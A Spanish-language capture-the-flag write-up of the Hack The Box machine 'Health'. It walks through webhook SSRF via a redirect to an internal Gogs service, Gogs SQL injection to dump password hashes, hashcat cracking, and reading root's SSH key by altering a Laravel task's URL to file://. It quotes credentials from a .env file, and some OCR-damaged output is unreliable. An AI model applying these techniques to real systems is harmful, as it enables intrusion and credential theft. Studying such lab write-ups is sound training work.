

1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
(root ⊗ kali)-[/home/kali/HTB/health]
    ping -c 1 10.10.11.176
PING 10.10.11.176 (10.10.11.176) 56(84) bytes of data.
64 bytes from 10.10.11.176: icmp_seq=1 ttl=63 time=46.6 ms

— 10.10.11.176 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 46.571/46.571/46.571/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

Consultamos el "launchpad" para intentar descubrir a que versión de Ubuntu nos estamos enfrentando. A raíz del resultado, podemos intuir que estamos ante una versión Bionic.

openssh 1:7.6p1-4ubuntu0.7 source package in Ubuntu

Changelog



Revisamos las tecnologías usadas por la web que corre por el puerto TCP/80.




Vemos un correo electrónico ("contact@health.htb"). Vamos a meter ese dominio en nuestro /etc/hosts.



Buscamos un poco de información sobre Laravel.




Si realizamos una enumeración de directorios básica con nmap sobre la web, encontramos un fichero robots.txt. Aunque no tiene mucha información relevante.



2. Análisis de vulnerabilidades

Si abrimos la página web en nuestro navegador, vemos que nos hablan de Webhook.



Investigamos de qué se trata.

¿Qué es un webhook y para qué sirve?

Un webhook es una función de devolución de llamadas que se basa en el protocolo HTTP para que dos interfaces de programación de aplicaciones (API) se comuniquen mediante eventos de forma ligera. Muchas aplicaciones web los utilizan para recibir pequeñas cantidades de datos de otras aplicaciones, pero también sirven para activar flujos de trabajo de automatización en los entornos de GitOps.

Para realizar una prueba y ver cómo funciona la aplicación, vamos a crearnos un fichero index.html con el texto "Esto es una prueba". Nos creamos un servidor web y nos ponemos en escucha con NC por el puerto 4343. Realizamos la consulta sobre la web y vemos los resultados.





Con esto, nos viene a la cabeza un posible ataque SSRF donde podamos atacar a puertos que no están expuestos. Vamos a volver a lanzar un NMAP pero esta vez, consultando posibles puertos filtrados. Conseguimos un puerto, que antes no veíamos, el TCP/3000.

```
(root@ kali)-[/home/kali/HTB/health]

# nmap -sS -vvv -n -p- -vvv --min-rate 5000 10.10.11.176

Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 12:20 CET
Initiating Ping Scan at 12:20

Scanning 10.10.11.176 [4 ports]

Completed Ping Scan at 12:20, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:20

Scanning 10.10.11.176 [65535 ports]

Discovered open port 22/tcp on 10.10.11.176

Discovered open port 80/tcp on 10.10.11.176

Completed SYN Stealth Scan at 12:20, 12.96s elapsed (65535 total ports)

Nmap scan report for 10.10.11.176

Host is up, received echo-reply ttl 63 (0.036s latency).

Scanned at 2023-01-15 12:20:38 CET for 13s

Not shown: 65532 closed tcp ports (reset)

PORT STATE SERVICE REASON


22/tcp open ssh syn-ack ttl 63

80/tcp open http syn-ack ttl 63


3000/tcp filtered ppp no-response
```

Sin embargo, la web debe tener algún tipo de control o "black wordlist" que nos impide poner la ip localhost de la máquina víctima en sus diferentes formas (localhost, 127.0.0.1, hexadecimal, decimal, etc.).


Nos vamos a crear un web, que haga una redireccioón a http://127.0.0.1:3000.




Nos ponemos en escucha con NC en el puerto TCP/4343 y en el puerto TCP/80 con un servidor de PHP. Realizamos la siguiente petición.



Obtenemos un codigo de una web. Lo guardamos en nuestra máquina de atacante y vemos de qué se trata.





Revismos, de qué se trata.


Gogses un **servicio de Gitlibre y de código abierto escrito en el lenguaje Go**. Este servicio permite crear y ejecutar un servidor Git con un hardware de bajos recursos. Provee una interfaz web similar a GitHub, y ofrece soporte para bases de datos MySQL, PostgreSQLy SQLite.

Vemos que está corriendo la versión 0.5.5.1010. Vamos a ver si existen vulnerabilidades.



3. Análisis de vulnerabilidades y explotación

Para trabajar más cómodamente, nos vamos a montar el entorno en nuestra máquina de atacante. Una vez construido el vector de ataque, lo ejecutaremos en la máquina víctima.



Nos descargamos y descomprimismos el fichero "linux_amd64.zip".



Lo ejecutamos y seguimos los pasos para configurarlo.

Vamos a meter una contraseña que venga en el rockyou. En nuestro caso usaremos "metallica".

Probamos el código que viene en el exploit "Gogs - 'users'/'repos' '?q' SQL Injection" y vemos que se acontece.

Para entender más profundamente qué está ocurriendo nos abrimos burpsuite y simplificamos la injección. Vamos a explotar "users" que nos parece más interesante que "repos".

```
| Request | Review |
```

Intentamos forzar el ordenamiento por una consulta que no exista, y vemos que da un error.

Cambiamos la forma de representar los espacios, usando "/**/". El propio resultado nos avisa de que el número máximo de consultas es 27.

```
| Request | Rew | Nex |
```


Creamos la consulta.

```
Request
| Response | R
```

Vemos que no nos da error, pero tampoco nos saca los usuarios. Cambiamos la consulta para que contemple un "UNION SELECT ALL". Esto hace que represente todos los resultados, aunque estén duplicados.

Ahora ya vemos los usuarios. Adicionalmente, vemos que nos representa un "3". Por lo que ya tenemos una columna con la que operar para obtener la información de la base de datos.

Vemos que la BBDD de la aplicación se guarda en el fichero data/gogs.db. Con una aplicación que nos permite explorar la BBDD (https://sqlitebrowser.org/dl/) vemos la estructura de la tabla users.



Vamos a realizar la consulta, extrayendo el campo email, passwd, salt.

Revisamos el código de la aplicación de la versión que estamos explotando.

```
A https://github.com/gogs/gogs/blob/54930c001df8316d8dfda450b5c39379df2cc1b1/models/user.go

Example Statistics Statisti
```

Lo que vemos aquí, es que se usa un algoritmo pbkdf, con 10000 interacciones. Si realizamos una búsqueda por hashcat, vemos el formato de hash que debemos poner. OJO!! Hay que ajustar el número de iteraciones (para nosotros debe ser 10000 y no 1000)

Componemos nuestro hash, codificando los datos obtenidos.

Ejecutamos "hashcat -m 10900 -a 0 hash /usr/share/wordlists/rockyou.txt" y conseguimos obtener la contraseña que anteriormente habíamos configurado.

```
Dictionary cache hit:
    * Filename ... /usr/share/wordlists/rockyou.txt
    * Passwords.: 14344385
    * Bytes....: 139921507
    * Keyspace..: 14344385

sha256:10000:NzBMNG1udURLdg=:tjnmPWZKergXispnlOntRefnilfIQUWu7UmEpAIwoRQDCOKbCHbHYJdqEI20/CMQCQs=:metallica

Session.......: hashcat

Status.......: Cracked

Hash.Mode.....: 10900 (PBKDF2-HMAC-SHA256)

Hash.Target....: sha256:10000:NzBMNG1udURLdg=:tjnmPWZKergXispnlOntR...MQCQs=
Time.Started...: Sat Jan 21 10:41:19 2023 (1 sec)

Time.Estimated...: Sat Jan 21 10:41:20 2023 (0 secs)

Kernel.Feature...: Pure Kernel

Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)

Guess.Queue....: 1/1 (100.00%)

Speed.#1......: 431 H/s (7.20ms) @ Accel:32 Loops:512 Thr:1 Vec:8

Recovered......: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)

Progress.....: 384/14344385 (0.00%)

Rejected.......: 0/384 (0.00%)

Restore.Point...: 30/14344385 (0.00%)

Restore.Point...: 381:0 Amplifier:0-1 Iteration:9728-9999

Candidate.Engine.: Device Generator

Candidates.#1...: solt:0 Amplifier:0-1 Iteration:9728-9999

Candidates.#1...: solt:0 Amplifier:0-1 Iteration:9728-9999
```

Vamos a llevar este ataque a la máquina víctima. Modificamos nuestro fichero index.php con la inyección en la URL. Obtenemos unas credenciales.

```
| Index.php | Inde
```

Vamos a descifrar la clave del usuario admin. Seguimos el mismo proceso anterior.

```
sha256:10000:c08zWEliZVcxNA:ZsB0ZFVFeB8QZPt/0Rd0U9uPDKLOWKnYHAS+Lm07oqDWwDLw/U74P0jXQ0nsGW90/jc=:february15

Session......: hashcat
Status......: Cracked
Hash.Mode.....: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target....: sha256:10000:c08zWEliZVcxNA:ZsB0ZFVFeB8QZPt/0Rd0U9u...90/jc=
Time.Statred....: Sat Jan 21 10:59:59 2023 (2 mins, 25 secs)
Time.Estimated...: Sat Jan 21 11:02:24 2023 (0 secs)

Kernel.Feature...: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 488 H/s (6.19ms) @ Accel:16 Loops:1024 Thr:1 Vec:8
Recovered....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress....: 70976/14344385 (0.49%)
Rejected.....: 0/70976 (0.00%)
Restore.Point...: 70944/14344385 (0.49%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9216-9999
Candidate.Engine.: Device Generator
Candidates.#1...: footballs → faith9
Hardware.Mon.#1.: Util: 83%

Started: Sat Jan 21 10:59:54 2023
Stopped: Sat Jan 21 11:02:26 2023
```

Intentamos conectarnos con el usuario admin, y la clave obtenida pero no funciona. Antes habíamos visto que existía otro usuario "sussane". Con este ganamos acceso a la máquina.

4. Escalada de privilegios

Tras hacer un reconocimiento inicial en busca de permisos de sudoers, binarios con permisos SUIDs, capabilities, etc. no vemos nada interesante. Inspeccionamos los puertos abiertos locales y vemos que está corriendo MySQL.

Revisamos el contenido del directorio "/var/www/html/". Abrimos el fichero ".env" y vemos unas credenciales de MySQL.

```
GNU nano 2.9.3 .env

PP_NAME=Laravel
APP_ENV=local
APP_ENV=base64:x12LE6h+TU6×4gNKZIyBOmthalsPLPLv/Bf/MJfGbzY=
APP_DEBUG=true
APP_URL=http://localhost
LOG_CHANNEL=stack
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel
DB_USERNAME=laravel
DB_USERNAME=laravel
DB_PASSWORD=MYsql_strongestpassa2014+
```

Usuario: lavarel

Clave: MYsql_strongestpass@2014+

Revisamos las tablas de la BBDD de laravel, pero están vacías. Con PsPy, revisamos los procesos que están corriendo en el sistema. Vemos que se está ejecutando un fichero php llamado "artisan".

```
2023/01/21 09:40:04 CMD: UID=0 PID=4684 | mysql laravel --execute TRUNCATE tasks

2023/01/21 09:41:01 CMD: UID=0 PID=4684 | mysql laravel --execute TRUNCATE tasks

2023/01/21 09:41:01 CMD: UID=0 PID=4689 | /bin/bash -c sleep 5 &6 /root/meta/clean.sh
2023/01/21 09:41:01 CMD: UID=0 PID=4688 | /bin/bash -c sleep 5 &6 /root/meta/clean.sh
2023/01/21 09:41:01 CMD: UID=0 PID=4688 | /bin/bash -c sleep 5 &6 /root/meta/clean.sh
2023/01/21 09:41:01 CMD: UID=0 PID=4688 | /bin/bash -c sleep 5 &6 /root/meta/clean.sh
2023/01/21 09:41:01 CMD: UID=0 PID=4686 | /usr/sbin/CRON -f
2023/01/21 09:41:01 CMD: UID=0 PID=4686 | /usr/sbin/CRON -f
2023/01/21 09:41:01 CMD: UID=0 PID=4691 | /bin/bash -c cd /var/www/html &6 php artisan schedule:run >> /dev/null 2>&61
2023/01/21 09:41:01 CMD: UID=0 PID=4697 | grep columns
2023/01/21 09:41:01 CMD: UID=0 PID=4698 | mysql laravel --execute TRUNCATE tasks
2023/01/21 09:42:01 CMD: UID=0 PID=4698 | mysql laravel --execute TRUNCATE tasks
2023/01/21 09:42:01 CMD: UID=0 PID=4702 | /bin/bash -c cd /var/www/html &6 php artisan schedule:run >> /dev/null 2>&61
2023/01/21 09:42:01 CMD: UID=0 PID=4700 | /usr/sbin/CRON -f
2023/01/21 09:42:01 CMD: UID=0 PID=4700 | /usr/sbin/CRON -f
2023/01/21 09:42:01 CMD: UID=0 PID=4704 | sleep 5
2023/01/21 09:42:01 CMD: UID=0 PID=4704 | sleep 5
2023/01/21 09:42:01 CMD: UID=0 PID=4704 | sleep 5
2023/01/21 09:42:01 CMD: UID=0 PID=4705 | sh -c stty -a | grep columns
2023/01/21 09:42:01 CMD: UID=0 PID=4705 | sh -c stty -a | grep columns
2023/01/21 09:42:01 CMD: UID=0 PID=4705 | sh -c stty -a | grep columns
2023/01/21 09:42:01 CMD: UID=0 PID=4705 | sh -c stty -a | grep columns
2023/01/21 09:42:01 CMD: UID=0 PID=4705 | sh -c stty -a | grep columns
2023/01/21 09:42:01 CMD: UID=0 PID=4705 | sh -c stty -a | grep columns
2023/01/21 09:42:01 CMD: UID=0 PID=4706 | stty -a | grep columns
```

Este fichero no lo podemos modificar, pero si revisamos el código de la aplicación, nos llama la atención el fichero /var/www/html/app/Console/Kernel.php. Vemos como el sistema obtiene las tareas de la base de datos.

Vamos a solicitar sobre la web http://10.10.11.176 la creación de una tarea. Anteriormente, habíamos visto una tabla en la base de datos "laravel" de MySQL llamada "tasks". Vamos a modificar en la entrada de base de datos, la URL a monitorizar, usando el wrapper file para intentar obtener la id_rsa de root.

Vemos en la respuesta una posible id_rsa de root.

```
webbookUt!":"http://ja.ja.ia./ais43a", monitoreUt!":"file:/\/\rot /. sah\yid_ga,"hala|/ti*up","body':"B6GN RSA PRIVATE KEV \\ntitlewiBakKAQEAmdGD-enkiBmUJ718BLfuV\/\rot /. sah\yid_ga,"hala|/ti*up","body':"B6GN RSA PRIVATE KEV \\ntitlewiBakKAQEAmdGD-enkiBmUJ718BLfuV\/\rot /. sah\yid_ga,"hala|/ti*up","body':"B6GN RSA PRIVATE KEV \\ntitlewiBakKAQEAmdGD-enkiBmUJ718BLfuV\/\rot /. sah\yid_ga, raya, pana-raya, pana-raya,
```

Guardamos la clave id_rsa obtenida en un fichero.

Nos conectamos por SSH con dicha clave y ganamos acceso como root a la máquina víctima.